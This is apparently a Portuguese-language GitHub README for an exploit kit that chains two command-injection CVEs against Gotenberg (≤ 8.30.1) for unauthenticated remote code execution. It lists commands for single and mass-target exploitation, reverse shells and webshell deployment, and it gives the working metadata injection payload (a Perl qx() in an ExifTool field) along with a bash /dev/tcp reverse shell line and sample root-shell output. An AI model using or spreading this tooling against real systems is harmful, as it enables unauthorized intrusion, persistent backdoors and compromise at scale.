hackfutsecroot/-gotenberg-rce-chain
Cadeia de exploração em Python para Gotenberg CVE-2026-42589 e CVE-2026-40281: deteta instâncias vulneráveis, injeta payloads de metadados e implementa reverse shells ou webshells.



Gotenberg ≤ 8.30.1 — Execução Remota de Código Não Autenticada

Exploit encadeado com reverse shell + webshell do Gerenciador de Arquivos + modo interativo blind-safe
Gotenberg é uma API stateless baseada em Docker que converte documentos (HTML, Markdown, Office...) em PDF. As versões ≤ 8.30.1 são vulneráveis a duas vulnerabilidades críticas de RCE não autenticada no endpoint /forms/pdfengines/metadata/write.
Este repositório disponibiliza duas ferramentas que encadeiam ambas as CVEs em um único fluxo de exploração:
| Ferramenta | Finalidade |
|---|---|
gotenberg_rce.py | Detecção + shell interativo + implantação de webshell do Gerenciador de Arquivos |
auto_revshell.py | Detecção automática de IP → iniciar listener → disparar payloads de reverse shell → sessão interativa |
| Campo | Valor |
|---|---|
| Tipo | Injeção de Comando do SO (RCE) |
| CVSS | 9.8 — Crítica |
| Vetor | POST /forms/pdfengines/metadata/write |
| Injeção | Chaves de metadados JSON |
| Causa Raiz | system() via configuração do ExifTool |
| Campo | Valor |
|---|---|
| Tipo | Injeção de Comando do SO (RCE) |
| CVSS | 10.0 — Crítico |
| Vetor | POST /forms/pdfengines/metadata/write |
| Injeção | valores de metadados JSON |
| Causa raiz | qx() (Perl) via ExifTool |
| Versão | 42589 | 40281 |
|---|---|---|
< 8.29.1 | ✅ | ✅ |
8.29.1 | ✅ | ✅ |
8.30.0 | ✅ | ✅ |
8.30.1 | ✅ | ✅ |
≥ 8.31.0 | ❌ | ❌ |
40281 quanto 42589!upload, !shell, !check, !clear)HTTP 500requests, urllib3git clone https://github.com/HackfutSecRoot/-GOTENBERG-RCE-CHAIN.git
cd -GOTENBERG-RCE-CHAIN
python3 -m venv venv
source venv/bin/activate # Linux/Mac
# venv\Scripts\activate # Windows
pip install -r requirements.txt
requirements.txtrequests>=2.28.0
urllib3>=1.26.0
auto_revshell.py)python auto_revshell.py -u http://target:3000
Detecta automaticamente seu IP público → vincula o listener → explora o alvo → coloca você em um shell.
  python gotenberg_rce.py -u http://target:3000                    # check only
  python gotenberg_rce.py -u http://target:3000 -i                 # interactive (blind)
  python gotenberg_rce.py -u http://target:3000 --rev              # auto reverse shell (auto IP)
  python gotenberg_rce.py -u http://target:3000 --rev --lport 4444 # auto with custom port
  python gotenberg_rce.py -u http://target:3000 --rev --lhost 1.2.3.4 --lport 4444
  python gotenberg_rce.py -f targets.txt --rev --lport 4444 -t 20 -o results.txt
| Flag | Descrição | Padrão |
|---|---|---|
-u, --url | URL de destino (obrigatório) | — |
--lhost | Seu IP público | detectado automaticamente |
--lport | Porta do listener | 4444 |
--wait | Segundos de espera pelo callback | 25 |
--timeout | Timeout por requisição | 60 |
--no-banner | Ignorar banner | false |
gotenberg_rce.py)python gotenberg_rce.py -u http://target:3000 -i
Coloca você em um pseudo-shell interativo:
rOOt@HFT:~$ id
uid=0(root) gid=0(root) groups=0(root)

rOOt@HFT:~$ uname -a
Linux gotenberg 5.10.0-26-amd64 #1 SMP Debian 5.10.197-1 x86_64 GNU/Linux

rOOt@HFT:~$ !shell
[*] Shell URL: http://target:3000/var/www/html/fm_abc123.php

rOOt@HFT:~$ exit
[*] Exiting interactive shell.
| Flag | Descrição |
|---|---|
-u, --url | Alvo único |
-f, --file | Arquivo com alvos (um por linha) |
-t, --threads | Threads para varredura em massa |
--check-only | Apenas detectar, sem exploração |
--shell | Implantar webshell do File Manager |
-i, --interactive | Entrar no shell interativo |
-o, --output | Salvar resultados |
| Comando | Ação |
|---|---|
help, ? | Mostrar ajuda |
exit, quit, q | Sair |
!upload | Reimplantar o shell do File Manager |
!shell | Mostrar URL do shell |
!check | Verificar novamente a vulnerabilidade |
!clear | Limpar a tela |
python gotenberg_rce.py -f targets.txt --shell -t 20 -o results.txt
targets.txt:
# one URL per line
http://1.2.3.4:3000
https://gotenberg.internal:3000
http://5.6.7.8:3000
[*] Detecting public IP...
[+] Public IP: 1.2.3.4
[+] Listener bound on 0.0.0.0:4444

[*] Sending reverse shell to 1.2.3.4:4444...
    [1/7] bash -c 'bash -i >& /dev/tcp/1.2.3.4/4444 0>&1'...

[+] CALLBACK RECEIVED from 134.199.148.233
[*] Entering interactive shell. Type 'exit' to quit.

# id
uid=0(root) gid=0(root) groups=0(root)
# hostname
gotenberg
A ferramenta envia um payload controlado para /forms/pdfengines/metadata/write:
POST /forms/pdfengines/metadata/write HTTP/1.1
Content-Type: multipart/form-data; boundary=...

--BOUNDARY
Content-Disposition: form-data; name="files"; filename="test.pdf"
Content-Type: application/pdf

%PDF-1.4
...
--BOUNDARY
Content-Disposition: form-data; name="metadata"

{"Title":"test\n-Title<${PDFVersion;$_=qx("echo MARKER")}>"}
--BOUNDARY--
Sinais analisados:
| Resposta | Significado |
|---|---|
HTTP 200 + marcador | RCE direto |
HTTP 500 + atraso longo | RCE cego |
HTTP 400 | Payload corrigido ou inválido |
HTTP 404 | Não é Gotenberg |